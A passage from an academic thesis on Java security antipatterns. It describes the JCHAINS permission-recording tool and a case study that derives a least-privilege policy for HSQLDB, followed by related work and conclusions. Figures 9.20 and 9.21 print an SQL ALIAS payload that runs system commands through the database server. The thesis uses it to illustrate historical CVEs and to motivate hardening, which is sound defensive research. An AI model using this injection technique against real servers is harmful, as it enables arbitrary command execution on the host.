The server returns a session ID that is used later by the server to identify the client when serving multiple sessions. During a session, the client sends in multiple permission requests by using the `send` method. Each of these requests carries the associated session ID as the first parameter. When a client terminates it calls the `close` method with the current session ID. The close method is typically called by the `ShutDownHook` that is registered in the client JVM.

9.3.4 Connection modes

JCHAINS provides several connection modes:

File-based mode: The emitter drops a CSV file, the receiver simply opens the file. For distributed environments a shared directory connects the client to the server.

```
-Djava.security.manager=org.jchains.intercept.JChainsSecInterceptor
```

Figure 9.17: Integrating the JCHAINS security manager interceptor

Socket mode: Serialized Permission objects are passed by the sender to a port opened by the Receiver.

CORBA mode: This variant allows JCHAINS to bind to a CORBA name service and be activated via POA mechanisms.

9.3.5 Integrating JCHAINS into an application

The JCHAINS functionality can be integrated into an application without modifying any of its source or its compiled artifacts. JCHAINS is enabled to intercept the control flow of the application. Its behavior can be controlled by specifying defining it as replacement security manager on the command line, this is illustrated in Figure 9.17.

Defining a value for the `java.security.manager` instructs the JVM to replace calls to the default JVM security manager to an instance of the specified class. A complete start up file for a *JBoss* server is shown in Figure 9.18.

For each event the application demands access to a protected resource, the `JChainsSecInterceptor` methods are called in order to copy the meta-information from the call stack. The interceptor security manager then passes the permission request via the chosen communication channel to the configured JCHAINS server.

9.3.6 Implementation details

JCHAINS is composed of three large code blocks. These are the following:

Generated IDL classes The `org.jchains.CORBA` packages contain classes that are compiled the JAVA IDL compiler. They are responsible

```
JAVA=/usr/lib/jvm/java-1.6.0-openjdk-1.6.0.0/jre/bin/java

JAVA_OPTS="-Xms128m -XX:MaxPermSize=128m -Xmx512m \\
 -Dsun.rmi.dgc.client.gcInterval=3600000 \\
 -Dsun.rmi.dgc.server.gcInterval=3600000 -Dcom.sun.management.jmxremote \\
 -Xbootclasspath/a:jchains.jar -Xmx1024M -Dorg.jchains.always=true  \\
 -Dorg.jchains.emitClass=CORBAEmitter  \\
 -Dorg.jchains.CNameServiceIOR=corbaloc::127.0.0.1:1050/NameService \\
 -Djava.security.policy=test.policy \\
 -Djava.security.manager=org.jchains.intercept.JChainsSecInterceptor"

CLASSPATH=jchains.jar

sh ~/jboss-5.0.1.GA/bin/run.sh -c default
```

Figure 9.18: JCHAINS Startup script

to marshal JAVA values into interoperable CORBA values and vice versa.

Client side interceptor classes The classes in the `org.jchains.intercept` package implement the client interceptor functionality. The code handles all client side setups, such as registering a shutdown hook, transferring the data to the server and storage in a text file. For scenarios where network transportation is not possible due to restrictions, local storage of the policy file is possible. The classes in this package and the IDL compiled classes have to be deployed to the client machine.

Server side operations The server side classes hold the presentation definitions and determine the resulting policy file. The classes in this package and the IDL compiled classes have to be deployed to the server. On the server machine the ORBD process has to be started before the server process is able to register itself within the naming directory of the ORBD.

```
module org {
module jchains {
module CORBA {
interface PermissionTransfer {
typedef long SessionID;
            // The Environment
             typedef string Key;
             typedef string Value;
             struct EnvironmentEntry {  Key theKey;
                                        Value theValue;
                                    };
             typedef sequence<EnvironmentEntry> ProcessEnvironment;
             // The Permission Structure and its elements
             typedef string PermissionType;
             typedef string Codebase;
             typedef string Target;
             typedef string Action;
             typedef sequence <Action> ActionSeq;
             typedef string Stacktrace;
             typedef sequence <Stacktrace> StacktraceSeq;
             struct CPermission {
                 PermissionType pt;
                 Codebase cb;
                 Target target;
                 ActionSeq actions;
                 int stackpos;
                 StacktraceSeq stack;
             ;
             long init(in string filename, in ProcessEnvironment pe);
             void send(in SessionID sid, in CPermission p);
             void close(in SessionID sid);
             };
          };
     };
};
```

Figure 9.19: JCHAINS IDL-Interface

9.3.7 Summary

This chapter provided information on the generation of least-privilege policy descriptions for java applications. These are needed when deploying applications that come with too lax policy definitions in their default settings. JCHAINS is a distributed observation framework, which allows monitoring the permissions needed to run an application securely. To ensure that necessary permissions are recorded, JCHAINS provides best results when integrated with coverage tests (Sun and Jones, 2004).

9.3.8 Case Study: Deriving a minimal security policy

In the following paragraphs, we will provide an example for using the JCHAINS approach. In the antipattern catalog, we identified that a JDBC client may gain complete control over the server by aliasing classes in the server JVM. For illustrating the features of the JChains we will derive a minimal security policy for the HSQLDB, which is a JAVA-based SQL database management system.

Core problem

HSQLDB has history of security problems that base on the advanced features of the software, such as mapping java functions to the SQL namespace, as shown in Figure 9.3.8.

```
CREATE ALIAS COMPDEBUG FOR
org.apache.xml.utils.synthetic.JavaUtils.setDebug;
CREATE ALIAS SETPROP FOR java.lang.System.setProperty;
CREATE ALIAS COMPILE FOR org.apache.xml.utils.synthetic.JavaUtils.JDKcompile;
CALL COMPDEBUG(true);
CALL SETPROP("org.apache.xml.utils.synthetic.javac","cmd.exe");
CALL COMPILE({"/c REGEDIT.EXE",""};}
```

Figure 9.20: Executing arbitrary commands via SQL

Although these methods of the `org.apache.xml.utils` package were removed in JDK versions later than `1.4.2_06` this example illustrates the potential problems with allowing clients to define such macros that are executed within the server JVM.

The documentation of the HSQLDB software before version 1.8.0.9 was lacking recommendations and configuration settings that allow limiting the effects of malicious exploitation of these features.

Therefore a vulnerability in the database component allows undermining the security of the entire JVM process, as it allows the client to shut-

down the server or execute arbitrary system commands in the context of the server process.

This is has been found dangerous when using HSQLDB as component in other software products, such as the JBoss application server (CVE-2003-0845). A variant of this problem occurred within the OpenOffice suite (CVE-2007-4575). HSQLDB is the default backend database for the oobase application. It could be misused by passing arbitrary SQL into the database startup code. Figure 9.3.8 shows the SQL code able to pass commands to a system shell.

```
CREATE ALIAS COMPDEBUG FOR
org.apache.xml.utils.synthetic.JavaUtils.setDebug;
CREATE ALIAS SETPROP FOR java.lang.System.setProperty;
CREATE ALIAS COMPILE FOR org.apache.xml.utils.synthetic.JavaUtils.JDKcompile;
CALL COMPDEBUG(true);
CALL SETPROP("org.apache.xml.utils.synthetic.javac","cmd.exe");
CALL COMPILE({"/c REGEDIT.EXE","");}
```

Figure 9.21: HSQLDB SQL statement, opening a command shell

Refactoring without JChains

An alternative refactoring approach would be starting HSQLDB with a default security manager enabled. But with knowledge of the required permission of the process the deployer can only choose the `AllPermission` setting to provide a working database.

Using the above command listed in Figure 9.3.8 lets execution stop early due to lacking permissions. From the stack trace it is obvious, that the permission for reading the property `user.dir` is missing.

The procedure for manually deriving the permissions results in a large effort deriving the necessary permissions entries. The permissions derived with JCHAINS need to be added to the final policy file. The generate

```
java -Djava.security.manager -cp lib/hsqldb.jar org.hsqldb.Server  $1
Exception in thread "main" java.security.AccessControlException: access denied
    (java.util.PropertyPermission user.dir read)
        at java.security.AccessControlContext.checkPermission(AccessControlContext.java:264)
        at java.security.AccessController.checkPermission(AccessController.java:427)
        at java.lang.SecurityManager.checkPermission(SecurityManager.java:532)
        at java.lang.SecurityManager.checkPropertyAccess(SecurityManager.java:1285)
        at java.lang.System.getProperty(System.java:628)
        at java.io.UnixFileSystem.resolve(UnixFileSystem.java:118)
        at java.io.File.getAbsolutePath(File.java:473)
        at org.hsqldb.lib.FileUtil.absolutePath(Unknown Source)
        at org.hsqldb.lib.FileUtil.canonicalOrAbsolutePath(Unknown Source)
        at org.hsqldb.Server.main(Unknown Source)
```

Figure 9.22: HSQLDB Startup error

security policy is activated with a program restart, in order to provide the JVM with the modified policy file.

Refactoring with JChains

As presented in Chapter 5.6.1 there is a large variety of permissions that are necessary for properly execution of an application. As presented above, Jchains provides an automated way to collect this permission demand during automated or manual coverage testing. In the following we describe the walk through introduction to the usage of JCHAINS.

Initial Setup Although JCHAINS supports a file-based mechanism to record permissions locally, analysis is more flexible when using CORBA communication to filter the permissions. First, the service registration is performed. This step includes setup of the ORBD process, which is used to broker communication between the client and the service implementation. To activate the orb daemon from user space on POSIX-compliant platforms, the default port 900 is not suitable for userspace applications and has to adjusted with the parameter `-ORBInitialPort`

Second, the JCHAINS service is registered with the CORBA implementation of the JDK. This step utilizes the server activation tool (SERVERTOOL).

```
java com.sun.corba.se.impl.activation.ORBD {}-ORBInitialPort 1050
```

Figure 9.23: Starting the ORBD

```
java com.sun.corba.se.impl.activation.ServerTool \
      -verbose \
      -ORBInitialPort   1050  \
      -cmd register \
      -server org.jchains.receiver.Receiver \
      -applicationName PermissionTransfer \
      -classpath ia.zip \
      -vmargs -Djava.io.tmpdir=.
```

Figure 9.24: Starting the Servertool

Required parameters are the modified communication port of the orb daemon (1050), the command to register the specified server class, which is `Receiver` (in the`org.jchains.receiver` package) in this case. Furthermore, an application name has to be provided to the SERVERTOOL process (see Figure 9.3.8 and Figure 9.3.8). The class path parameter links the archive of the server implementation classes, as they are necessary to be available when a server process has to be brought up to handle requests. The last parameter `-vmargs` is optional and allows specifying the output the directory where the output files are stored. JCHAINS uses the JVM temporary directory for this purpose.

Start of the client application There are only two modifications necessary when starting an application with JCHAINS enabled. First, the modified security manager implementation class is specified. Second the JCHAINS archive is added to the class path of the application. There are no modifications necessary within the source code, as all communication bootstrap is handled by the JCHAINS framework. In most cases the defaults are

```
java -Djava.security.manager=org.jchains.intercept.JChainsSecInterceptor \
 -cp /home/schonef/JChains/jchains.jar:lib/hsqldb.jar
```

Figure 9.25: Starting the Application

appropriate for immediate use, but are modifiable via the command line (Figure 9.3.8).

Collecting the permissions The collection phase includes gathering of the intercepted permission requests, which are forwarded to the server process. After a sufficient number of permissions have been recorded the application may be terminated and start the next step of JCHAINS functionality. Terminating the client JVM invokes the shutdown hook that is registered by JCHAINS, the major task of this class is to signal the client termination signal to the server before the client runtime shuts down. The shutdown hook is also triggered when the client application executes the `exit()` method of the `java.lang.System` class.

During runtime the collected permissions are presented to the user in the "PermissionRequests" tab. This view may include duplicate requests, which are derived from multiple levels of the call stack. Keeping these copies allows implementing additional analysis and query functionality using the relevant call stacks.

Policy File generation After the transferal of permissions from the application to the server is completed, the total set of permissions show up in the Policy File tab of the JCHAINS GUI. This view also includes the name, and (if available) the source file line number of the calling class (Figure 9.26).

Policy File reduction JCHAINS includes functionality to consolidate the policy set it has gathered from the collection process (Figure 9.27). First,

```
grant Codebase "file://home/schonef/Desktop/hsqldb/hsqldb/lib/hsqldb.jar" {
permission java.lang.RuntimePermission "accessDeclaredMembers" ;//org.hsqldb.Server,main:-1:15
permission java.lang.RuntimePermission "accessClassInPackage.sun.text.resources" ;
   //org.hsqldb.Server$ServerThread,run:-1:25
permission java.util.PropertyPermission "java.home" ,"read"; //org.hsqldb.Server$ServerThread,run:-1:19
permission java.util.PropertyPermission "hsqldb.trace" ,"read";
   //org.hsqldb.Server$ServerThread,run:-1:27
permission java.util.PropertyPermission "javax.net.ssl.keyStore" ,"read";//org.hsqldb.Server,main:-1:10
permission java.util.PropertyPermission "hsqldb.method_class_names" ,"read";
   //org.hsqldb.Server$ServerThread,run:-1:14
permission java.util.PropertyPermission "hsqldb.tracesystemout" ,"read";
   //org.hsqldb.Server$ServerThread,run:-1:27
permission java.util.PropertyPermission "user.dir" ,"read";//org.hsqldb.Server$ServerThread,run:-1:27
permission java.sql.SQLPermission "setLog" ;//org.hsqldb.Server,main:-1:7
permission java.lang.reflect.ReflectPermission "suppressAccessChecks" ;
   //org.hsqldb.Server$ServerThread,run:-1:39
permission java.io.FilePermission "test.properties" ,"read";//org.hsqldb.Server$ServerThread,run:-1:16
permission java.io.FilePermission "test.data.old" ,"read";//org.hsqldb.Server$ServerThread,run:-1:19
permission java.io.FilePermission "test.log" ,"read";//org.hsqldb.Server$ServerThread,run:-1:20
permission java.io.FilePermission "test.script.new" ,"write";//org.hsqldb.Server$ServerThread,run:-1:19
permission java.io.FilePermission "test.backup.new" ,"read";//org.hsqldb.Server$ServerThread,run:-1:18
permission java.io.FilePermission "/Users/marc/Desktop/hsqldb/hsqldb/server.properties" ,"read";
   //org.hsqldb.Server,main:-1:10
permission java.io.FilePermission "test.script.new" ,"read";//org.hsqldb.Server$ServerThread,run:-1:20
permission java.io.FilePermission "test.properties" ,"write";//org.hsqldb.Server$ServerThread,run:-1:19
permission java.io.FilePermission "test.data" ,"read";//org.hsqldb.Server$ServerThread,run:-1:18
permission java.io.FilePermission "test.properties.new" ,"read";
   //org.hsqldb.Server$ServerThread,run:-1:20
permission java.io.FilePermission "test.data.new" ,"read";//org.hsqldb.Server$ServerThread,run:-1:19
permission java.io.FilePermission "test.script" ,"write";//org.hsqldb.Server$ServerThread,run:-1:19
permission java.io.FilePermission "test.script" ,"delete";//org.hsqldb.Server$ServerThread,run:-1:20
permission java.io.FilePermission "test.properties" ,"delete";//org.hsqldb.Server$ServerThread,run:-1:20
permission java.io.FilePermission "test.log" ,"write";//org.hsqldb.Server$ServerThread,run:-1:22
permission java.io.FilePermission "/usr/lib/jvm/java-1.6.0-openjdk-1.6.0.0/jre/lib/zi/GMT" ,
    "read";  //org.hsqldb.Server$ServerThread,run:-1:19
permission java.io.FilePermission "test.properties.new" ,"write";
   //org.hsqldb.Server$ServerThread,run:-1:19
permission java.io.FilePermission "test.log" ,"delete";//org.hsqldb.Server$ServerThread,run:-1:19
permission java.io.FilePermission "test.backup" ,"read";//org.hsqldb.Server$ServerThread,run:-1:18
permission java.io.FilePermission "test.script" ,"read";//org.hsqldb.Server$ServerThread,run:-1:-12
permission java.io.FilePermission "/home/schonef/hsqldb/hsqldb/lib/hsqldb.jar" ,"read";
   //org.hsqldb.Server$ServerThread,run:-1:38
};
```

Figure 9.26: Raw Policy file with single item permissions

```
grant Codebase "file://home/schonef/hsqldb/hsqldb/lib/hsqldb.jar" {
        permission java.io.FilePermission "${java.home}/lib/zi/GMT" ,"read";
        permission java.io.FilePermission "${user.dir}/hsqldb/hsqldb/lib/hsqldb.jar" ,"read";
        permission java.io.FilePermission "${user.dir}/hsqldb/hsqldb/server.properties" ,"read";
        permission java.io.FilePermission "test.backup.new" ,"read";
        permission java.io.FilePermission "test.backup" ,"read";
        permission java.io.FilePermission "test.data.new" ,"read";
        permission java.io.FilePermission "test.data.old" ,"read";
        permission java.io.FilePermission "test.data" ,"read";
        permission java.io.FilePermission "test.log" ,"delete,read,write";
        permission java.io.FilePermission "test.properties.new" ,"read,write";
        permission java.io.FilePermission "test.properties" ,"delete,read,write";
        permission java.io.FilePermission "test.script.new" ,"read,write";
        permission java.io.FilePermission "test.script" ,"delete,read,write";
        permission java.lang.reflect.ReflectPermission "suppressAccessChecks" ;
        permission java.lang.RuntimePermission "accessClassInPackage.sun.text.resources" ;
        permission java.lang.RuntimePermission "accessDeclaredMembers" ;
        permission java.sql.SQLPermission "setLog" ;
        permission java.util.PropertyPermission "hsqldb.method_class_names" ,"read";
        permission java.util.PropertyPermission "hsqldb.trace" ,"read";
        permission java.util.PropertyPermission "hsqldb.tracesystemout" ,"read";
        permission java.util.PropertyPermission "java.home" ,"read";
        permission java.util.PropertyPermission "javax.net.ssl.keyStore" ,"read";
        permission java.util.PropertyPermission "user.dir" ,"read";
};
```

Figure 9.27: Condensed Policy

policy reduction condenses permission requests with the same target stemming from privileged action performed by different code parts. Second, the permissions with the same target and different actions are combined into a single permission. As with all information reduction processes policy condensing has the cost of losing detailed information.

Summary

This example we illustrated the application of JCHAINS to components that come with lax permission settings. In the context of HSQLDB we showed how to perform a hardening by deriving a least-privilege policy. The vulnerabilities that we discovered in products as the JBOSS application server and the OpenOffice database component we underlined the practical relevance of our approach.

9.4 Summary

In this chapter we shown how the identification of real-world vulnerabilities can be supported by refactoring tools. All of JDETECT framework, the JNIFUZZ tool as well as JCHAINS showed their usefulness by detecting security problems in the JDK and other important JAVA based frameworks.

10 Related Work

Our work bases on three main perspectives, the antipatterns, the process, and the tools, so we divide the related work research on these areas to position our approach. The referenced articles, books and papers throughout this thesis influenced our work. In the following chapter, we reflect on approaches that either share a set of ideas with our methodology or contribute ideas and important details about fundamental concepts. We will compare these approaches to our findings by presenting the parallels and differences.

10.1 Perspective on Antipatterns

A variety of publications covers the influence of suboptimal code on the effectiveness of the resulting software product. A majority of the published results describe the effects on the functional behavior of software, whereas the role of security is not enlightened among the other quality-of-service types. The research of Kis (2002) has influenced our work, as we adapted his template of presenting the semantic structure of antipatterns. A main advantage of following his approach is the applicability of his template for the description of low-level setups as well as for large scale architectures.

As the implementation of high-level security patterns shares characteristics with most other types of software, it is not surprising, that we encountered a range of antipatterns in security components too. This leads us to the high-level antipattern catalog presented by Ranum (2005). Those present a range of common sense principles to the area software security. The relevant part to our work is the critique on the penetrate-and-

patch approach that is a frequent mechanism in the software industry: Patching a prominent vulnerability in a single spot and leave out the remaining appearances of the same antipattern. We observed an example of this phenomenon after the applied patch cycle against integer overflow in the JDK runtime libraries such as the `java.util.zip` package, where an additional appearance of the antipattern could still be found in the `java.text.Bidi` class (Schönefeld, 2003k).

Research on antipattern analysis related to their occurrence in the programming is in the focus of a variety of publications. Tate (2002) and Bloch (2001) prepared catalogs of bug patterns that impair the efficiency of programs. They list bug types to help educating developers about the influence of suboptimal patterns within code to the non-functional requirements of the final software product.

The work of Hawtin (2007) provides recent examples of programming flaws and their relation to vulnerabilities in JDK 1.5. He discusses critical aspects concerning the relevance of the current Security Code Guidelines recommended by Sun Microsystems, as well as the blog from Heasman (2008), which addresses the relation between programming flaws in the JDK and their exploitation.

Recommendations to avoid bug related patterns in Java programming have been addressed by a wide range of publications. Security related publications that focus proactive measures and illustrate misuse cases are rare as most issues are fixed under embargoed conditions. One of these publications was shown at the Java One conference (Sterbenz and Lai, 2006; Nisewanger, 2007), which bases in parts on our work, citing the effects of our XPath example.

10.2 Perspective on the process

Research targeted to the role of security in the software development workflow typically evaluates how security related meta-information can be propagated along the phases of the software development process.

The importance of the role of Security within software development projects has been mentioned in many formal software development blueprints, such as the research of Howard and Lipner (2006) and McGraw (2006).

Both approaches are focused on the development methodologies at Microsoft and target the development specifics and tools for the various Windows platforms, hence contribute a generic input to our research, such as valuable organizational aspects.

The works of Jürjens (2002) on secure system development target the model perspective by giving a novel approach for UML visualization on designing secure systems, illustrating theoretical vulnerabilities in design models. Our practical approach is primarily based on vulnerabilities in already existing code. The STRIDE model closes this gap, and provides methods to map attacks to defensive technologies (Hernan et al., 2006).

10.3 Perspective on tools

Extending the analysis and refactoring of bug patterns beyond security issues is helpful to improve the quality of software systems. Others enable to extract the necessary metadata from executable bytecode. The comparative review on tools splits up in the bug and antipattern detection part, the testing perspective and ends with the sources related to refactoring.

10.3.1 Bug detection

A number of available tools allow the automatic detection of programming antipatterns; most of them cover source code only. The initial phases of

this research were focused on establishing a clear understanding on the internal structures and state models of the java virtual machine. The work of LSD (LSD, The last Stage of Delirium, 2002) forms a useful foundation of knowledge on the concepts and dynamics of JVM internals. The works of Venners (1999),Meyer and Downing (1997), Engel (1999), the Apache BCEL library(Dahm, 2001), and the bytecode verification framework by (Haase, 2001) influenced the design of the JDetect framework.

Our research on native code vulnerabilities has influenced furthergoing research on the problem of mixed-code TCB environments.

While the first detectors used in this research were based on the sole use of BCEL coding. Further we ported these detectors to FINDBUGS (Grindstaff, 2004b), when the underlying framework became stable in 2004. Although FINDBUGS incorporates a default set of detectors, these focus mostly on static declaration issues. For the detection of more complex antipatterns that take dynamic code flow rules into consideration, we showed that custom detectors were necessary (Schönefeld, 2006b).

The range of methods of tracking security bugs within given applications was presented by (Landauer, 2006). Static code scanning frameworks that base on bytecode analysis, like FINDBUGS or the SOOT-toolkit (Vallee-Rai et al., 1999), transfer an understanding of the internal structures of JAVA class files. Therefore they help educating programmers to perform a critical review on their coding practices. Raising the awareness of the participants in the software development process allows lifting the quality of production code. As these frameworks focus on the bytecode, it is also possible to evaluate the security of third-party components without having access to the source code. Therefore potential weaknesses within the final product including third-party components can be found before shipment.

10.3.2 Security Testing

From the testing perspective a wide range of fuzzing test tools is available, which can be compared to JNIFuzz. Most fuzz testing tools are not specialized to the attack surface of JAVA-based software. Only custom plugins for frameworks like fusil (Stinner, 2008) or metasploit (Moore, 2006) allow adapting to the special JAVA data types, like fuzzing serialized object representations. In the future it may be helpful to build fuzzing tools based on the VisualVM testing toolkit (Sedlacek and Hurka, 2008), that allow detailed cause-effect analysis of the JVM behavior when processing fuzzed serialized objects.

10.3.3 Refactoring

The interception of system calls to derive a confined execution sandbox for untrusted application as performed by the JCHAINS framework is related to the concept of call interception to access protected resources. Systrace (Provos, 2003) is a frequently used interception middleware, for Linux and other UNIX flavors, that supports this approach. In contrast to the collective approach of JCHAINS it relies on an interactive mode to decide about the requests for protected resources. A primarily manual variant of the concept behind JCHAINS was presented by Neward (2001) and reused by a patent application (Wilson, 2006) of IBM.

10.4 Summary

The research topics that we describe in our work are in constant movement. We described the influential related work sources. The most relevant to our work are located are in the area of low-level JVM techniques, also on software antipatterns and also from the domain of software development processes. The common areas and differences to our research are listed in Table 10.1.

Approach	Perspective			Comment
	Bugs	Tools	Process	
FINDBUGS	Y	Y	N	We are able to optionally integrate our inter-class detectors into the framework
BCEL and Justice	N	Y	N	JDETECT depends on BCEL as a low-level framework to represent JVM low level data types. Especially the Justice class file analyzer provided a practical starting point to implement rule set to evaluate class files based on a given criteria
SOOT	N	Y	N	Illustrates how internal structures of JVM class files are usable for reverse-engineering higher level meta information such as control-flow graphs
Bloch	Y	N	N	Demonstrates "effective" use of JAVA by illustrating misuse pattern and their effects on performance and other crosscutting concerns
McGraw	N	N	Y	Provides a holistic view on the process, but does not go into implementation details
Swiderski and Snyder	Y	N	Y	A starting point in the field of Threat Analysis and the idea to forward threat related information in the stages of the SDLC.
Howard	Y	Y	Y	Primarily specialized on Windows binaries, but forwarding the idea of the secure coding and the attack surface perspective throughout the entire SDLC
Landauer	Y	Y	N	This source focuses on the implementation and maintenance phase, where antipattern locations need to be located and refactored inside productive code.
Hawtin and Heasman	Y	N	N	For a set of class library bugs both disclosed detailed analysis descriptions why a bug lead towards a vulnerability, with emphasis on the exploitation part

Table 10.1: Related Work, Differences and Similarities

11 Conclusions and Outlook

This chapter sums up the results of the thesis providing a distilled view on the presented problems and approaches to solve them. Furthermore, we refer toward related research areas, which have been identified as not being directly related. Those topics nevertheless contribute to a holistic understanding of the argumentation, presented within this thesis. Finally yet importantly, we conclude with a perspective on future research initiatives, being possible extensions to our results.

11.1 Summary of research contribution

Our research has provided contributions on two different dimensions. First, we have identified, specified and implemented artifacts for a security-aware software development process. Furthermore, we have contributed to the identification and mitigation of a set of problems within JAVA-based middleware.

11.1.1 Support of the software development process

The effectiveness of component-based development processes within the software industry in comparison to monolithic development is dependent of the results of the programmers and the quality of the integration process of self-developed and third-party components. This thesis has shown that both major ingredients influence the security of application systems throughout the various stages within a software development process. The contributions supporting these stages are illustrated in the next paragraphs.

Requirements First, the discussion in the previous chapters provided the basis to create awareness for security problems and fulfills a key precondition to define security-related requirements for component based systems.

Our contributions to enhance the security focus in the project management phase are documented antipatterns that help to raise the awareness level of the involved programmers. Knowing these antipatterns before starting programming helps the developer to avoid introducing the problematic code design in beforehand rather than introducing them, introducing security bugs into the application, getting a security breach report from the production environment and ship an expensive patch to a deployed product.

As an example we showed that combining software components from various sources leads toward the requirement of defining a security policy for the composite application. We illustrated the demand to document security requirements by describing the effects of unplanned component integration with the help of the **Insecure Component Reuse antipattern**. Defining this security policy with the business requirements in mind helps to document the set of the needed functionality. This becomes helpful to verify the policy generated when performing coverage tests and are valuable input to system hardening. In contained environments it is important, being able to block a functionality to minimize the exposed attack surface. From a tools perspective we provided JCHAINS as helping functionality to derive the necessary security metadata of an application.

Architecture For the architecture phase, this thesis adds insights about the security consequences of programming antipatterns. We analyzed the effects on the threat model, when using advanced techniques like object transfer via serialization. In addition we illustrated the security consequences of scripting functionality to manipulate objects within the class hierarchy. Having the antipattern solution in mind helps software archi-

tects to chose the design patterns they chose to the relevant threat exposure.

Development Focused toward a programming language JAVA, this thesis contributes most to the development phase. The results from the early steps of the software development process like requirements and architectural blueprints contribute only indirectly to the analysis of the attack surface of an application. In contrast, the implementation activities are directly concerned with fulfilling the requirements with adequate code patterns. The task of the developers is to implement a functional complete system that solves the requirements and also a secure system that does not compromise the protection requirements. We provide educational help for developers by illustrating the cause-and-effect relationship between ignoring secure coding guidelines and the creation of vulnerabilities. This description is typically enhanced with an example case to show how suboptimal programming decisions affect security. These side-effects are propagated back to the security requirements identified in the requirements phase.

With the presented JDETECT framework, as result of this thesis, a programmer is able to perform self-assessment concerning the presented antipatterns. The developer benefits by learning secure coding principles from refactoring vulnerable code antipatterns. This contributes to a long-term increase in the system protection quality of the implementation artifacts. The developer is able to use existing detectors or define additional detectors to identify refactoring potential within exposed applications.

Test Our contribution to the testing phase are tools that generate permutations of several file and data formats that are used by the JVM and JAVA applications, this includes class files, deployment files and serialized objects. By injecting the resulting generated files, the robustness of the application and its subcomponents can be verified. The JDETECT framework

allows performing an automated code audit of third party components. It allows to determine, whether a library introduces additional vulnerable spots to the final application. Therefore, we help to provide insight into the threat level of code without having access to the original source code.

Deployment During the system deployment phase, there are fewer chances to influence the security behavior of the code base. Moreover third-party components are configured to meet the requirements of the environment they are supposed to run in. Configuration from a security perspective means granting or revoking permissions, to control which actions the software is allowed to perform. With the JCHAINS framework the thesis contributes to the requirement of defining a restrictive security policy for the resulting software system during the final assembly during the deployment step.

In the case of integrating the HSQLDB database management system, we were able to derive a least-privilege permission bundle that mitigated a dangerous remote attack due to a "layer-below" JDK vulnerability. JCHAINS allows deriving protection domains to adjust the attack surface according to the risk level the application is exposed to.

Production The software development lifecycle summits in the production phase, where the system is performing its designated work. The JAVA security manager is able serving as a sensor for intrusion detection systems. An attempt to escalate privileges forces the application to demand access to privileged resources. Preparing a security policy for an application using JCHAINS can help to separate the expected from the dangerous exposure of protected resources, and support generating qualified notifications in case of intrusion attempts.

11.1.2 Vulnerability research

This section is concerned with the vulnerabilities that were discovered throughout the work on the concepts on this thesis. Although being a side result, their discovery contributed to the hardening of the underlying of current JAVA middleware. From a holistic perspective, the identification of the vulnerabilities contributes to the same goals as the items in the chapter above.

A categorization scheme, according to their originating antipattern source has been presented. Additionally, we here provided deeper analysis details on the vulnerabilities we found.

The vulnerabilities have been placed into two categories, local JDK-related items and items that are related to distributed environment such as the Browser plugin or application servers.

Retrospection on JDK-specific problems JDK specific problems have the potential to violate confidentiality, integrity and availability constraints. Every bug in the runtime environment weakens the protection of the deployed application systems.

- The layer below, native code: During our research we discovered several vulnerabilities that were directly related to the tight integration of the JDK to the native platform. JNI-libraries, coded in C, such as the compression libraries, the graphics parsing functionality, integrate native functionality into the java namespace.

  These libraries provide a large potential for layer-below attacks, such as excessive memory allocations, shellcode injection or other memory manipulation. Sun has reacted and migrated some of these functionality to a JAVA implementation and improved the integrity checks in cases where this was not possible. There is also a tendency in the newer APIs, such as Java 6.0, to not expose native functions to the public JAVA namespace.

- Added functionality, added attack surface: The second class of vulnerabilities was related to the integration of additional components to the JDK. Their effect on raising the attack surface was larger than expected, because the added code parts did not meet the requirements for TCB functionality. In a variety of findings the Secure Coding Guidelines were violated. Programming antipattern led to the creation of covert channels that allow access to protected resources.

Problems specific to distributed environments In shared environments like the Java plugin (one user, multiple hosts) or application servers (multiple user, one host), it is critical to maintain confidentiality, integrity and the availability of the system.

- Scripting and namespace exposure: We discovered vulnerabilities, which allowed remote attacks to subvert the security goals by targeting on the layer below through the exposure of internal JDK settings. The mapping of Java functions to SQL ALIAS functions provided an unintended channel. In the worst case of misuse it is possible to take over control of the entire java process and use it as a proxy to execute arbitrary commands on the target host.

- Serialization and Type-Safety: Distribution of JAVA application relives on object transfer, also called serialization. We have shown how the current implementation of the serialization API allows unprivileged users to create arbitrary objects on the server. Depending on the characteristics in the deserialization implementation this can be misused as an attack vector. We suggest the developers of serializable classes to verify whether their deserialization code performs all integrity checks that are performed in the regular constructors. Furthermore, we suggest that operations on deserialized objects are postponed, if possible, from the moment of creation to the moment of first object usage.

11.2 Outlook and Future work

Extending work towards other Frameworks The identification of antipatterns that exist in other programming contained execution environments, such as provided by the CLR by the .NET framework, and its open-source dependant Mono.

A promising work future work area is to identify structural similarities between the antipatterns described in this work to the problematic code patterns within the .NET framework. Migration projects would benefit from the results of a generalized security antipattern model. For example converting a system from .NET to JEE is more than converting JAVA bytecode instructions to MSIL on the lowest technical level; furthermore the threat model has to be adapted to the libraries in use.

Dalvik is additional architecture that potentially gains from our results. In a separated research thread we have demonstrated how to derive JAVA bytecode from Dalvik applications. From this perspective we can apply our JCHAINS and JDETECT tools to enhance the security of Dalvik applications (Schönefeld, 2009e).

Improvement in the JAVA security architecture Java is a programming language undergoing a continuous improvement process. The vulnerabilities and refactorings described here in the JDK implementations go through several evolutionary steps, which illustrate the race between vulnerability researchers and library implementors.

First JAVA implementations had fundamental errors in the JVM implementation which allowed to bypass the security precautions and to launch direct attacks. The evolutionary development of JAVA has led to an overall secure execution framework for distributed applications. However the thesis showed that essential weaknesses are existent in the mechanism responsible to handle to receive serialized objects. However, the presented “type vagueness" vulnerabilities are not trivially to exploit and frequently

several types of antipatterns need to occur in combination in order to cause serious harm.

As a helpful enhancement for future JAVA versions we suggest to extend the default serialization mechanism with a "white list" extension within the `java.io.ObjectInputStream` class to block all object types that remote client is not allowed to send.

From static data flow analysis to dynamic taint tagging Bug related patterns in Java programming have been addressed by a wide range of publications as well as by several tools that offer hints for detection and even refactoring. However they have mostly not been brought into relations with vulnerabilities in the first place. The work of Tate (2002) addresses the effect of antipatterns towards other qualities of services such as performance. The majority of the default detectors within FINDBUGS implement mechanisms to enforce code guidelines literally, this helps to provide a baseline security level in terms of integrity and availability.

Only a minority of detectors tries to follow the flow of data within the components integrated within the application. To analyze the control flow, to know which methods are called we suggest to extend the JAVA sandbox with an object tagging model to address confidentiality protection, to distinguish tainted objects, which have been created or modified using data from less trusted user input, from untainted ones. This functionality would allow that sensitive user data does not leak via untrusted libraries. This is especially important in contained environments like the JAVA applet model or shared JNLP environments. We started these discussions these ideas with Suns JVM implementors during the JAVA One conference in 2008.

11.3 Summary

